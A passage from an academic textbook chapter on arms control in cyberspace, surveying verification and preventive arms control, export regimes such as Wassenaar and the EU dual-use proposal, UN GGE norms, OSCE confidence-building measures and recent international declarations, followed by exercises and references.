These approaches sometimes helped to circumvent the ideological differences that would otherwise overshadow or even prevented these exchanges of knowledge. Such talks and conferences, more specifically, the establishment of mutual understanding, often became the starting point for further debates about reducing or stopping arms races. Moreover, they promoted agreements that kept a balanced level of specific weapons that sufficed for all sides in terms of their national security considerations without further armament. The fact that many of the above-mentioned examples of weapons technology also contain potential risks for the civil society and risks of technical accidents helped to drive debates further towards the reduction of military capacities or the proscription or the abolishment of specific weapon technologies.

As mentioned, the general goal of any arms control agreement or treaty is reducing the likelihood of war by a reduction of military technology weapons, their development, testing or military application. To restrict or regulate these aspects, treaties define rules for forbidden activities, thresholds for the numbers or instructions for the handling of specific items. The stability of arms control treaties depends on the widespread acceptance and support of these rules as well as on the existence of trustworthy and effective compliance procedures (Müller & Schörnig, 2006). This underlines the importance of possibilities for treaty parties to check compliance with agreements of other parties, especially when the mutual relationship is characterised by mistrust. This vital part of arms control treaties can be implemented in different ways, and the agreed measures are specific to the regulated technological issues and the political goals of the negotiating parties. These so-called verification measures range from methods that allow supervision without on-site assessment like aerial imaging or seismic sensors to the structured collection, submission and exchange of data between states on stockpiles and trade volumes and on-site inspections with counting and measuring stockpiles and facilities. Müller & Schörnig (2006) define four important characteristics for the acceptance of these measures:

- Appropriate and focused on the given context and the intended regulation of the selected items.
- Practicable and able to detect violations.
- Adequate and suitable to assess violations and their military dimension.
- Effective to recognise violations without being hindered by technical obstacles or political intentions.

10.3.2 Preventive Arms Control

One concept of arms control that is useful in assessing uncertain scenarios such as the militarisation of cyberspace and the many technical difficulties associated with it is the so-called **preventive arms control**. It complements traditional arms control by focusing on technologies that are still in the research and development stages today. Preventive arms control attempts to regulate, limit or minimise technological innovations that could have negative effects on international security and peace to prevent such consequences as early as possible. The assessment of preventive arms control follows three main objectives (Mölling & Neuneck, 2001):

- Risk prevention for sustainable development and the evaluation of the consequences and potential dangers of the technology for the human, environmental, social and political systems and infrastructure complexes.
- The further development of effective arms control, disarmament and international law to place new technologies under existing arms control and disarmament contracts or existing international treaties as well as the development of new standards.
- The reduction or limitation of the extent to which technologies have destabilising and negative effects on international security, either as a result of qualitative armament or in terms of the proliferation of armament-related knowledge.

10.3.3 An Overview on Existing Measures of Arms Control

An important step towards arms control measures regarding the militarisation of cyberspace is to look at the history of similar measures of former technological developments and their military application. The specific requirements, technical constraints and goals of these approaches, as well as the lessons learned of their success or failure, are a valuable resource for their application to cyberspace. The following Table 10-1 depicts a categorised list of arms control measures (Mölling & Neuneck, 2001; Stohl & Grillot, 2009):

Forms of Arms Control	Explanations and Examples
Geographical measure	Demilitarised regions, security zones, e.g. nuclear weapon-free zone Africa
Structural measures	Defensive orientation of force structures, e.g. the Treaty on Conventional Armed Forces in Europe (CFE, 1990)
Operational measures	Limitation of manoeuvres, omission of provocative actions e.g. the Vienna Document (OSCE, 2011)

Forms of Arms Control	Explanations and Examples
Verification measures	Data exchange, inspections etc., e.g. the Open Skies Treaty (OSCE, 1992) or the IAEA Nuclear Safeguards in Iran (IAEA, 2015)
Declaratory measures	Waiver of the first use of weapons, especially nuclear weapons
Technology-/Medium-related measures	Limitation, reduction or destruction of certain weapons or technologies, e.g. ABM Treaty (ABM, 1972), INF Treaty (INF, 1988), individual marking of weapons to make the flow and illegal discharge of weapons comprehensible e.g. Arms Trade Treaty (UN, 2013)
Proliferation-related measures	Prohibition or restriction on the export of militarily relevant technologies, e.g. Nuclear Suppliers Group under the NPT (NPT, 1970), securing the storage and production facilities of weapons to prevent illegal diffusion
Application-related measures	Prohibition or restriction of the use of certain weapons and methods of war
Actor-related measures	Prohibition, restrictions or permissions in relation to specific groups of actors
Target-related measures	Safeguard clauses, prohibition of the attack on certain, especially civil, targets, e.g. the treaties of the Geneva Convention (ICRC, 1949)
Economic/Trade-related measures	Registration and licensing of arms dealers, producers, shippers as well as the regulation and approval of individual arms transfers and provision of sanctions and intervention options, licensing arrangements for import, export, transit through national territories of weapons
Interstate cooperation measures	Inter-agency coordination, cooperation, coordination between relevant governmental organisations involved in arms control and, if necessary, cooperation in law enforcement with appropriate powers of the commissioned institutions
Information exchange measures	Transparency of production, ownership, trading and control efforts and dissemination of information to international partners

Table 10-1: Forms of arms control

10.4 The Challenges of Arms Control Measures in Cyberspace

Cyberspace as a domain has some very specific characteristics that are very different from other domains like land, air and sea. This includes the virtuality of this field and the information it contains, the non-physical representation of code and the seamless duplication of data. These features pose many challenges, especially for the practical side of arms control agreements; many of the established approaches will not work. In particular, this concerns all measures that rely on one of the following aspects:

- The limitation or the reduction of cyber weapons.
- The differentiation between civil and military usage and the resulting differences in authorisation.
- The differentiation between a defensive and an offensive usage of cyber tools.
- The assignment of responsibility for individual activities in this domain.
- The necessity to practically control or monitor compliance with agreements.

Chapter 12 *"Verification in Cyberspace"* will have a detailed look at the specific technical aspects of cyberspace that cause these challenges and explain how cyberspace differs from real physical domains. The chapter will further explain how to deal with these problems and what aspects and measurable parameter could be used to implement verification measures for this space.

The previous examples of arms control approaches have shown that many of the approaches are based on states' declarations of the intended use or non-use as well as the trade or exchange of information on restricted items. Nevertheless, the ongoing international political debates currently struggle to find a way to reach binding agreements in the cyber area. Besides the technical difficulties preventing a one-to-one application of established measures to the new domain, this has many reasons. One of these problems is based on the different views of states about what constitutes cyberspace and the question of state sovereignty in this area. Whereas proposals from European states or the US usually focus on the IT infrastructure and acknowledge human rights and the freedom of speech, other approaches, such as a proposal to the UN by Russia, China and other states (UN, 2011), emphasise the national right to monitor and regulate the distribution of information in this space. This potentially includes censorship. This conceptual disagreement is further complicated by the problem of transferring the idea of national borders to this area; determining the sovereign territory of a state as well as the area of its responsibility is complex. Another aspect exacerbating these disagreements is the question of which international committee or institution can be entrusted with monitoring and controlling the further technological development of cyberspace supporting its long-term peaceful orientation. This task was historically taken by different organisations like the Internet Corporation for Assigned Teams and Numbers (ICANN) and the Internet Engineering Task Force (IETF), which did not represent the international state community and may have been influenced by individual state actors. Approaches to transferring these tasks to a UN institution such as the International Telecommunication Union (ITU) have so far been unsuccessful. A similar question arises regarding an internationally legitimate institution that could be assigned with investigating suspected state-actor-driven incidents that would require (in most cases) the exchange and analysis of malware samples or sensitive log data from the affected IT systems (Davis II et al., 2017). A further problem for arms control approaches is the current lack of internationally consistent classification of cyber weapons or any kind of malicious cyber tools such as exploits and vulnerabilities in IT products. This lack prevents a uniform risk assessment. Thus, there is no basis for any kind of definition specifying limitations or reporting obligations. This applies in particular to the necessary analysis of possible damage and the classification of different types, ranges and destructive factors of cyber weapons. The lack of classification further intensifies cyber armament as unpredictability hinders a "stable balance of military cyber power" where states would agree to limit military capabilities that meet their security requirements.

Previous cyber incidents showed that cyber weapons have so far - unlike expected – mostly been used for gaining hidden accesses to IT systems. This resembles espionage tactics rather than the use of classic weapons with disruptive or destructive effects. Cyber weapons rely in most cases on the exploitation of vulnerabilities in IT products. Thus, they are "one-shot weapons" that lose their impact once released because they reveal their attack vector and the exploited weakness in other systems can be closed. This results in a very cautious disclosure of the cyber capacities of states which - from a military tactical perspective - work best when they are secretly implanted into the targeted systems and stay hidden until their application is needed (US Government, 2012).

10.5 Important First Approaches of Arms Control in Cyberspace

As demonstrated, there is a growing international understanding of the dangers of an uncontrolled militarisation of cyberspace and the need for cyber arms control measures. The historical examples illustrated that the first step for specific agreements on the limitation or the reduction of military goods is a common understanding of the problems and the risks of the technology. The debates within the international community are moving in this direction, forming an essential basis for agreements on norms and rules for state behaviour in cyberspace as well as for binding future treaties on the military usage of cyberspace technology. The last part of this chapter will present some of the attempts that have been made in recent years by various actors and at different levels of inter-state cooperation that have driven these debates forward and will hopefully help pave the way towards broader agreements. The approaches are not ordered chronologically but according to the involved stakeholders and their target group. It is important to mention that these examples do not always explicitly fulfil the criteria of arms control treaties in accordance with the presented historical treaties and agreements. Their selection will present state-driven initiatives as well as proposals from economic actors and the civil society to illustrate the different aspects of the ongoing debates in cyberspace and their challenges, as well as the first results of these efforts.

10.5.1 The Wassenaar Export Control Arrangement and its Extension from 2013

The "Wassenaar Arrangement on Export Controls of Conventional Weapons and Dual-Use Goods and Technologies" is a multilateral export control regime. It was established in 1996 and currently consists of 42 member states (Wassenaar, 2011). The objective of the Convention is to increase international transparency and regulation of trade as well as to limit the distribution of conventional arms. The list of regulated items comprises so-called dual-use items that can be used for both civil and military purposes. The member states of the arrangement undertake to control the export of these critical goods, examine export inquiries and, in the event of suspicion, reject them because of the potential for security-critical or human rights-endangering application. Trade data is exchanged between the member states twice a year. In view of the increasing expansion of intelligence and military activities into cyberspace, a first step towards regulating these activities was taken at the end of 2013. The extension of the agreement comprised the inclusion of "intrusion software" in the catalogue of critical goods, regulated by the following definition (Wassenaar, 2013):

""Software" specially designed or modified to avoid detection by 'monitoring tools', or to defeat 'protective countermeasures', of a computer or network capable device, and performing any of the following: (a) The extraction of data or information, from a computer or network capable device, or the modification of system or user data; or (b) The modification of the standard execution path of a program or process in order to allow the execution of externally provided instructions."

This definition considers the functional scope of an application as a sufficient criterion for its regulation, less the possible damage or the specific application environment. One of the problems of the Wassenaar Arrangement is its implementation, which falls under the sovereignty and responsibility of each member state and is decided independently. In Germany, the Federal Office of Economics and Export Control (BAFA) has been commissioned to examine export inquiries. The German control criteria differ with regard to the destination of planned exports. Exports to EU Member States, NATO countries or states with a similar status are generally authorised unless there are specific political reasons against them. Exports to other countries are questioned and examined regarding the potential buyer, the possible open and hidden purpose of use as well as the political situation and stability in the target country. These decisions and export controls are handled differently in other member states, and there is no obligation for standardised procedures. Control of the proliferation of such goods, an essential component of classical arms control agreements, is, therefore, only possible to a limited extent and does not achieve a universal validity. The approach could, therefore, be seen as a blueprint for a potentially global approach to regulating these goods and items if combined with consistent and equal national trade export laws and placed under an international control body such as a UN organisation.

10.5.2 The 2018 Proposal of the EU Parliament for a Harmonised Dual-Use Export Controls Regulation

On the basis of the Wassenaar Arrangement, the European Commission has begun to discuss further regulation of such goods within the framework of a uniform export control system for EU countries (EU Commission, 2016a). It prepared a proposal for the European Parliament which adopted this position and prepared negotiations with the Council of the EU for a final agreement (EU Parliament, 2018). The EU Parliament’s position follows most of the principles of the Wassenaar Arrangement on the regulation of technologies capable of cyber-surveillance and human rights violations. The definition of the proposal covers (EU Commission, 2016b):

“items specially designed to enable the covert intrusion into information and telecommunication systems with a view to monitoring, extracting, collecting and analyzing data and/or incapacitating or damaging the targeted system. This includes items related to the following technology and equipment: (a) mobile telecommunication interception, equipment; (b) intrusion software; (c) monitoring centers; (d) lawful interception systems and data retention systems; (e) digital forensics;”

When assessing the export authorisation for cyber-surveillance and other affected items, member states must consider the risk of infringement of the defined rules. This regulation potentially broadens the scope of regulated goods and their assessment in comparison to Wassenaar because it introduces a “catch-all control” approach which aims at supplementing the specific control categories for non-listed technology items and preparing regulation for future developments. Beyond the approach of an EU-wide common export control law, it also proposes a due diligence regime for exporting states and the exporter itself, as well as a responsibility for standardised reports on national export control measures. This exceeds the Wassenaar approach of national sovereignty concerning the specific export rules and reporting procedures. In addition, member states may prohibit or impose an authorisation requirement on the export of dual-use items not listed in the regulation for reasons of public security, human rights considerations or the prevention of acts of terrorism. The proposal of the EU Parliament is currently being discussed with the Council of the EU.

10.5.3 Recommendations of the United Nations Group of Governmental Experts from 2015

In 1999, the United Nations General Assembly passed the resolution 53/70 “Developments in the Field of Information and Telecommunications in the Context of International Security” (UN, 1999). The resolution is concerned with the increasingly relevant topic of cyberspace in terms of its potential for scientific and technological progress as well as its use for malicious purposes. A further resolution 58/32 of 2003 (UN, 2003) proposed to focus on the threats for this domain, the chances and possibilities for international cooperation in the field of information and communications technology (ICT) (including technical infrastructures) and established a group of governmental experts (GGE) to address these issues. Since its foundation, there have been five groups of governmental experts that were concerned with these questions and with the applicability of international law in cyberspace. Also, they prepared recommendations for international agreements. The last successful group from 2015 "*examined existing and potential threats arising from the use of ICTs by States*" and has recommended a set of voluntary, non-binding norms of responsible state behaviour (UN GGE, 2015). These norms have been adopted by the UN General Assembly "*in a call to its member states to be guided in their use of information and communications technologies. (..) G20 has also invited states to implement the GGE recommendations*" (UNODA, 2017). With regard to the challenges of arms control in cyberspace, the recommendations of the 2015 report addressed the following aspects:

“[It] recommended that States cooperate to prevent harmful ICT practices and should not knowingly allow their territory to be used for internationally wrongful acts using ICT. It called for the increased exchange of information and assistance to prosecute terrorist and criminal use of ICTs. (..) A State should not conduct or knowingly support ICT activity that intentionally damages or otherwise impairs the use and operation of critical infrastructure (..) States should not harm the information systems of the authorized emergency response teams of another State or use those teams to engage in malicious international activity. (..) States should take reasonable steps to ensure the integrity of the supply chain and prevent the proliferation of malicious ICT tools, techniques or harmful hidden functions. (..) The Group identified a number of voluntary confidence-building measures to increase transparency (..) and called for regular dialogue with broad participation under the auspices of the United Nations and through bilateral, regional and multilateral forums. (..) The report called for the international community to assist in improving the security

of critical ICT infrastructure, help to develop technical skills and advise on appropriate legislation, strategies and regulation." (UN GGE, 2015)

The 2016/2017 follow-up group did not reach a final consensus. This can be explained (among other things) by disagreements between states about the assessment of cyber incidents and their impact on national security. The members of the expert group could not agree on the question of how international law applies to the possibilities and limits of responses to such presumed state activities and appropriate countermeasures. Proposals for Confidence Building Measures by the OSCE

Over the last years, the Organization for Security and Co-operation in Europe (OSCE) has issued two decisions that concern "confidence-building measures to reduce the risks of conflict stemming from the use of information and communication technologies". Decisions No. 1106 of 2013 (OSCE, 2013) and No. 1202 of 2016 (OSCE, 2016) are based on the organisation's belief and commitment to foster international security by promoting communication and international cooperation between states and other relevant international organisations. In this regard, the organisation developed a set of confidence building measures that should "*enhance interstate co-operation, transparency, predictability, and stability, and (..) reduce the risks of misperception, escalation, and conflict that may stem from the use of ICTs.*" The measures are voluntary, but the OSCE instructed its member states to base their political decisions, law-making and behaviour on these principals. Most measures concern interstate consultations, the definition of a common terminology for cyberspace and its threats, the exchange of information regarding the security and use of ICTs as well as – in particular – the risks for critical national and international ICT infrastructures and their integrity:

"Participating States will nominate a contact point to facilitate pertinent communications and dialogue on security of and in the use of ICTs. Participating States will voluntarily provide contact data of existing official national structures that manage ICT-related incidents and co-ordinate responses to enable a direct dialogue and to facilitate interaction among responsible national bodies and experts. Participating States will update contact information annually and notify changes no later than thirty days after a change has occurred. Participating States will voluntarily establish measures to ensure rapid communication at policy levels of authority, to permit concerns to be raised at the national security level." (OSCE, 2016)

Furthermore, the proposal encourages the establishment of a central platform for the dialogue, exchange of best practices, awareness-raising and information on capacity-building as well as the handling of security threats and incidents and the OSCE is calling on its member states to prepare an effective national legislation for cooperation on this international, interstate level. The proposal extended these considerations, especially regarding the significance of ICT for critical infrastructures and industrial IT systems, and encouraged its member states to cooperate in the exchange of national ICT incidents and the vulnerabilities detected. Although all these proposal concern “only” the political behaviour of states (not the preparations of their armed forces) and are based on the exchange of information and the establishment of communication channels, these efforts must be considered as highly valuable. This is due to the important role of the OSCE as an international organisation that connects states by providing an important and established platform for dialogue and decision-making, potentially fostering necessary discussions and the finding of shared views and rules which could form a basis for negotiations and further agreements.

10.5.4 State Driven Proposals for Norms and Responsibilities of State Behaviour in Cyberspace

Besides the previous multi-lateral approaches, various states have in recent years developed proposals for binding norms and rules of state behaviour in cyberspace that followed established rules of international law. These proposals are often driven by national foreign policy priorities or reflect national views and concerns about state sovereignty and internal security.

At the end of October 2018, both Russia and the US, together with other supporting states, submitted two different proposals to the United Nations General Assembly First Committee for the further development of norms and responsibilities of state behaviour in cyberspace. Both proposals assume that states should not use information technology to “carry out activities that are contrary to the maintenance of international peace and security” or “intervene in the internal affairs of other states”. The Russian proposal (UN, 2018a), which is supported by 26 other countries, including China, reaffirms the UN GGE’s recommendations. In doing so, the authors endorse a comprehensive list of international rules, norms and principles of responsible behaviour. In particular, this draft resolution calls on the Secretary-General to convene an “open working group” to continue work on these issues which was discontinued by the UN GGE in 2017. A special feature of this proposal is, that it emphasises the state sovereignty over the national internet in terms of the states rights to examine and regulate the information that is shared, transferred, stored and distributed within national IT systems and the national part of the internet. The US-led proposal (UN, 2018b), supported by 35 nations, also confirms the UN GGE’s work and calls for a further group of experts. In particular, it should focus on the question of how international law can be applied to the state’s use of information and communication without defining new spaces of national sovereignty that profoundly conflict with freedom of speech and other human rights.

Two other proposals worth mentioning are the Paris Declaration and the Commonwealth Cyber Declaration, both published in 2018. The Paris Declaration was presented by the French government at the Internet Governance Forum (IGF) under the name of "Paris Call for Trust and Security in Cyberspace" (France-Gov, 2018). The Call is formulated as a non-binding document and does not contain any detailed measures, nor does it propose to create new institutions. Rather, it aims to promote existing institutional mechanisms to "limit hacking and destabilising activities" in cyberspace. This move intended to end the confrontations in the intergovernmental debates and the resulting stalemate. For this purpose, the call proposes that the monitoring of the effective implementation be delegated to the IGF as a UN body. The text contains nine objectives that balance its priorities between states, businesses and civil society, addressing three main issues: regulation of state-based activities based on norms, state sovereignty in cyberspace and protection of citizens. The document encourages more comprehensive and coordinated regulation of cyberspace, in particular, the maintenance of international peace and security. It not only recognises the applicability of international humanitarian law to cyberspace, including human rights and customary international law. The role and responsibilities of state actors in cyber conflicts are to be strengthened, and active cyber defensive measures by companies are excluded. In the same way, "offensive operations by non-state actors" and the influence of foreign states on democratic processes, such as elections, are condemned. Another central theme of the document is the importance of protecting individuals and critical infrastructures from harm. The document calls for the "public core of the Internet" to be protected from hostile actors and demands from the industry a stronger commitment to "security by design" in products and services. At the time of publication, the call was signed by 57 states, including the EU member states as the strongest faction. Russia, China and the US are not among the signatories.

A second declaration that is promoting similar goals is the "Commonwealth Cyber Declaration" (Commonwealth, 2018) which was adopted at the 2018 meetings of the "Commonwealth Heads of Government Meeting". This is relevant in view of the many smaller and economically weaker states of this group which emphasise the importance of cyberspace for their nations and express a right to co-determination in its development. The "Commonwealth Cyber Declaration" is, therefore, together with the OSCE CBMs, one of the strongest intergovernmental signals for the peaceful development of cyberspace so far. It acknowledges cyberspace as the basis of social, economic and political development and stresses the dangers of a destabilisation of cyberspace by offensive state activities:

"We, as Commonwealth Heads of Government (..) recognising the threats to stability in cyberspace and integrity of the critical infrastructure and affirming our shared

commitment to fully abide by the principles and purposes of the Charter of the United Nations to mitigate these risks (..) commit to (..) limit the circumstances in which communication networks may be intentionally disrupted, consistent with applicable international and domestic law. We, as Commonwealth Heads of Government (..) recognise that without cybersecurity citizens are at risk of crime or exploitation, and commit to strengthening legislative, social and educational measures that protect the vulnerable." (Commonwealth, 2018)

In this view, the declaration recognises the importance of international cooperation in tackling cybercrime and promoting stability in cyberspace and supports the UN GGE's recommendations to develop frameworks for the application of international law to and establish confidence building measures for this domain.

10.6 Summary

The previous examples of international and national approaches to the development of binding rules and norms for state behaviour have highlighted the increasing acceptance of the importance of cyberspace and the growing commitment of the international community to ensuring its stability. However, assessments, such as the 2013 cyber security index (UNIDIR, 2013), can only be the first step towards binding rules that limit, reduce or even prohibit the development, proliferation and usage of offensive cyber tools for military purposes. Besides the political will of states, many technical issues need to be analysed to develop solutions to these challenges. Measures need to be developed that allow verifying compliance of treaty parties, the practical monitoring of military facilities or the tracking of cyber weapon material like software vulnerability exploits. The history of arms control shows that this is a long way to go, but a necessary step towards the peaceful development of a global domain. To summarise the chapter:

- Arms control aims at preventing conflicts and fostering stability in interstate relations by either reducing the probability of the usage of a specific weapon or regulating its use and thus reducing the costs of armament. Thus, the overall goal of arms control is less a complete disarmament but a rational planning for reducing the risk of war.
- The field of arms control approaches is highly diverse; weapons to be controlled include nuclear, biological, chemical and conventional weaponry.
- Arms control measures include confidence building and verification or preventive measures.

- Cyberspace as a relatively new domain poses – due to its specific characteristics – many challenges. These include conceptual disagreements, the determination of territory and responsibility as well as the establishment of a supervising authority. Many of the established approaches do not work.
- First approaches for a regulation of cyber weapons include the Wassenaar Export Control Arrangement and the 2018 Proposal of the EU Parliament for a Harmonised Dual-Use Export Control Regulation that could help to establish arms control measures in cyberspace.

10.7 Exercises

Exercise 10-1: What is arms control and how can it be achieved?

Exercise 10-2: What are the challenges of applying existing norms, regulations and validation measures to the area of cyberspace?

Exercise 10-3: Explain how the concept of disarmament is related to arms control by describing both.

Exercise 10-4: What are the reasons why arms control efforts are not always successful?

10.8 References

10.8.1 Recommended Reading

Müller, H., & Schörnig, N. (2006). Rüstungsdynamik und Rüstungskontrolle: Eine exemplarische Einführung in die internationalen Beziehungen (Außenpolitik und Internationale Ordnung). Baden-Baden: Nomos.

Meyer, P. (2011). Cyber security through arms control - An approach to international cooperation. *The RUSI Journal, 156* (2), 22-27. doi:10.1080/03071847.2011.576471.

UNIDIR. (2013). The Cyber Index - International Security Trends and Realities. Retrieved January 23, 2019, from http://www.unidir.org/files/publications/pdfs/cyber-index-2013-en-463.pdf.

10.8.2 Bibliography

ABM. (1972). *Treaty Between the United States of America and Union of Soviet Socialist Republics on the Limitation of Anti-Ballistic Missile Systems*. Retrieved January 23, 2019, from https://treaties.un.org/doc/Publication/UNTS/Volume%20944/volume-944-I-13446-English.pdf.

BWC. (1972). *Convention on the Prohibition of the Development, Production and Stockpiling of Bacteriological (Biological) and Toxin Weapons and on their Destruction (Btwc)*. Retrieved January 23, 2019, from https://www.unog.ch/80256EDD006B8954/(httpAssets)/C4048678A93B6934C1257188004848D0/$file/BWC-text-English.pdf.

CCM. (2008). *The Convention on Cluster Munitions (CCM)*. Retrieved January 23, 2019, from https://www.unog.ch/80256EE600585943/(httpPages)/F27A2B84309E0C5AC12574F70036F176?OpenDocument.

CFE. (1990). *Treaty on Conventional Armed Forces in Europe (CFE)*. Retrieved January 23, 2019, from, https://www.osce.org/library/14087?download=true.

Commonwealth, T. (2018). *Commonwealth Cyber Declaration*. Retrieved January 23, 2019, from https://www.chogm2018.org.uk/sites/default/files/Commonwealth%20Cyber%20Declaration%20pdf.pdf.

CSCE. (1986). *Document of the Stockholm Conference on Confidence- and Security-Building Measures and Disarmament in Europe Convened in Accordance with the Relevant Provisions of the Concluding Document of the Madrid Meeting of the Conference on Security and Co-Operation*, (2). Retrieved January 23, 2019, from https://www.osce.org/fsc/41238?download=true.

CWC. (1997). *Convention on the Prohibition of the Development, Production, Stockpiling and Use of Chemical Weapons and on their Destruction (CWC).* Retrieved January 23, 2019, from https://www.opcw.org/chemical-weapons-convention.

Davis II, J. S., Boudreaux, B., Welburn, J. W., Aguirre, J., Ogletree, C., McGovern, G., & Chase, M. S. (2017). *Stateless Attribution: Toward International Accountability in Cyberspace*. *RAND*. Retrieved January 23, 2019, from http://www.rand.org/pubs/research_reports/RR2081.html.

Den Dekker, G. (2004). The Effectiveness of International Supervision in Arms Control Law. *Journal of Conflict and Security Law*, 9 (3), 315-330. https://doi.org/10.1093/jcsl/9.3.315.

EU Commission. (2016a). *Commission Proposes to Modernise and Strengthen Controls on Exports of Dual-Use Items*. Retrieved January 23, 2019, from http://trade.ec.europa.eu/doclib/press/index.cfm?id=1548.

EU Commission. (2016b*). Regulation Setting up a Union Regime for the Control of Exports, Transfer, Brokering, Technical Assistance and Transit of Dual-Use Items (Recast).* Retrieved January 23, 2019, from http://trade.ec.europa.eu/doclib/docs/2016/september/tradoc_154976.pdf.

EU Parliament. (2018). *Adopted text: Control of Exports, Transfer, Brokering, Technical Assistance and Transit of Dual-Use Item.* https://doi.org/10.1080/00344897208656356.

France-Gov. (2018). *Paris Call for Trust and Security in Cyberspace.* Retrieved January 23, 2019, from https://www.gouvernement.fr/en/cybersecurity-paris-call-for-trust-and-security.

Graham, T. J. (2004). Avoiding the Tipping Point. In: The Nuclear Tipping Point: Why States Reconsider Their Nuclear Choices. Edited by Kurt M. Campbell, Robert J. Einhorn, and Mitchell B. Reiss, Brookings Institution Press, July 2004, 285 pp.

Goldblat, Jozeph (2002). *Arms Control: The New Guide to Negotiations and Agreements*. Thousand Oaks, CA: Sage Publications Ltd. http://dx.doi.org/10.4135/9781446214947.

Hague Conference. (1899). *Convention (II) with Respect to the Laws and Customs of War on Land and its Annex: Regulations Concerning the Laws and Customs of War on Land. The Hague, 29 July 1899 (adopted 29 July 1899, entered into force 4 September 1900) (Hague Convention 1899).* Retrieved January 23, 2019, from http://www.opbw.org/int_inst/sec_docs/1899HC-TEXT.pdf.

Hague Conference. (1907). *Convention with Respect to the Laws and Customs of War on Land.* Retrieved January 23, 2019, from https://ihl-databases.icrc.org/ihl/INTRO/195.

IAEA. (2015). Joint Comprehensive Plan of Action. Vienna. Retrieved January 23, 2019, from http://eeas.europa.eu/archives/docs/statements-eeas/docs/iran_agreement/iran_joint-comprehensive-plan-of-action_en.pdf.

ICRC. (1949). *The Geneva Conventions of 12 August 1949*. Retrieved January 23, 2019, from https://www.icrc.org/en/doc/assets/files/publications/icrc-002-0173.pdf.

INF. (1988). *Treaty Between The United States Of America And The Union Of Soviet Socialist Republics On The Elimination Of Their Intermediate-Range And Shorter-Range Missiles (INF Treaty)*. Retrieved January 23, 2019, from https://www.state.gov/t/avc/trty/102360.htm#text.

Luhmann, N. (1984). *Soziale Systeme: Grundriss einer allgemeinen Theorie*. Suhrkamp.

Mele, S. (2013). Cyber-weapons: legal and strategic aspects. Italian Institute of Strategic Studies "Niccolò Machiavelli." Retrieved January 23, 2019, from https://www.files.ethz.ch/isn/168388/cf4eaaaf89e17df399d1d580beade36a.pdf.

Mölling, C., & Neuneck, G. (2001). Rahmenprojekt: Methoden, Kriterien und Konzepte für präventive Rüstungskontrolle. In: Altmann, J., Bielefeld, T., Dando, M. R., Hotz, M., Liebert, W., Mölling, C., Neuneck, G., Nixdorff, K., Pistner, C. & Schilling, D. Präventive Rüstungskontrolle. Wissenschaft und Frieden (Dossier 38). Retrieved January 23, 2019, from https://www.wissenschaft-und-frieden.de/seite.php?dossierID=008.

Müller, H., & Schörnig, N. (2006). *Rüstungsdynamik und Rüstungskontrolle: Eine exemplarische Einführung in die internationalen Beziehungen* (Aussenpolitik und internationale Ordnung). Baden-Baden: Nomos.

New START. (2010). *Treaty Between the United States of America and the Russian Federation on Measures for the Further Reduction and Limitation of Strategic Offensive Arms*. Retrieved January 23, 2019, from http://www.state.gov/documents/organization/140035.pdf.

NPT. (1970). Treaty on the Non-Proliferation of Nuclear Weapons. Retrieved January 23, 2019, from https://www.iaea.org/sites/default/files/publications/documents/infcircs/1970/infcirc140.pdf .

OSCE. (2011). *Vienna Document*. Retrieved January 23, 2019, from https://www.osce.org/fsc/86597?download=true#page=1&zoom=auto,-276,842.

OSCE. (2013). *Initial Set of OSCE Confidence-Building Measures to Reduce the Risks of Conflict Ttemming from the Use of Information and Communication Technologies*, (December), 4. Retrieved January 23, 2019, from http://www.osce.org/pc/109168?download=true.

OSCE. (2016). *Decision No. 1202 OSCE Confidence-Building Measures to Reduce the Risks of Conflict Stemming from rhe Use of Information and Communication Technologies*, (March). Retrieved January 23, 2019, from https://www.osce.org/pc/227281?download=true.

PTBT. (1963). *Treaty Banning Nuclear Weapon Tests in the Atmosphere, in Outer Space and Under Water (Partial Test Ban Treaty — Ptbt)*. Retrieved January 23, 2019, from https://treaties.un.org/doc/Publication/UNTS/Volume%20480/volume-480-I-6964-English.pdf.

Sommer, P., & Brown, I. (2010). *OECD Study - Reducing Systemic Cybersecurity Risk*. Retrieved January 23, 2019, from http://www.oecd.org/governance/risk/46889922.pdf.

Stohl, R., & Grillot, S. (2009). *The International Arms Trade*. Cambridge: Polity Press.

UN-GGE. (2015). *Consensus Report 2015 - Group of Governmental Experts on Developments in the Field of Information and Telecommunications in the Context of International Security - A/70/174*. Retrieved January 23, 2019, from http://undocs.org/A/70/174.

UN. (1967). *Treaty on Principles Governing the Activities of States in the Exploration and Use of Outer Space, Including the Moon and Other Celestial Bodies*. Retrieved January 23, 2019, http://www.unoosa.org/pdf/publications/STSPACE11E.pdf.

UN. (1999). *A/Res/53/70 Developments in the Field of Information and Telecommunications in the Context of International Security*. Retrieved January 23, 2019, from https://ccdcoe.org/sites/default/files/documents/UN-981204-ITIS.pdf.

UN. (2003). *Resolution adopted by the General Assembly on 8 December 2003 on Developments in the field of information and telecommunications in the context of international security*. Retrieved January 23, 2019, from https://ccdcoe.org/sites/default/files/documents/UN-031208-ITIS_0.pdf.

UN. (2011). *Proposal of a Convention for International Information Security by Russia, China* et al. Retrieved January 23, 2019, from http://archive.mid.ru//bdomp/ns-osndoc.nsf/1e5f0de28fe77fdcc32575d900298676/7b17ead7244e2064c3257925003bcbcc!OpenDocument.

UN. (2013). *Arms Trade Treaty.* Retrieved January 23, 2019, from https://treaties.un.org/Pages/ViewDetails.aspx?src=IND&mtdsg_no=XXVI-8&chapter=26&clang=_en.

UN. (2018a). Draft Resolution by Russia and Other States Concerning the Developments in the Field of Information and Telecommunications in the Context of International Security. Retrieved January 23, 2019, from http://undocs.org/A/C.1/73/L.27.

UN. (2018b). Advancing Responsible State Behaviour in Cyberspace in the Context of International Security (A/C.1/73/L.37). Retrieved January 23, 2019, from http://undocs.org/A/C.1/73/L.37.

UN Office for Disarmament Affairs (2017). *Voluntary, Non-Binding Norms for Responsible State Behaviour in the Use of Information and Communications Technology: A Commentary*. Retrieved January 23, 2019, from https://www.un.org/disarmament/wp-content/uploads/2018/04/Civil-Society-2017.pdf.

UNIDIR. (2013). The Cyber Index - International Security Trends and Realities. Retrieved January 23, 2019, from http://www.unidir.org/files/publications/pdfs/cyber-index-2013-en-463.pdf.

US Department of State. (1992). *Treaty on Open Skies*. Retrieved January 23, 2019, from https://www.state.gov/t/avc/cca/os/106812.htm.

US Government. (2012). Presidential Policy Directive 20. Retrieved January 23, 2019, from https://www.fas.org/irp/offdocs/ppd/ppd-20.pdf.

Wassenaar. (2011). Wassenaar Arrangement on Export Controls for Conventional Arms and Dual-Use Goods and Technologies - Guidelines & Procedures. Retrieved January 23, 2019, from http://www.wassenaar.org/guidelines/docs/5 - Initial Elements.pdf.

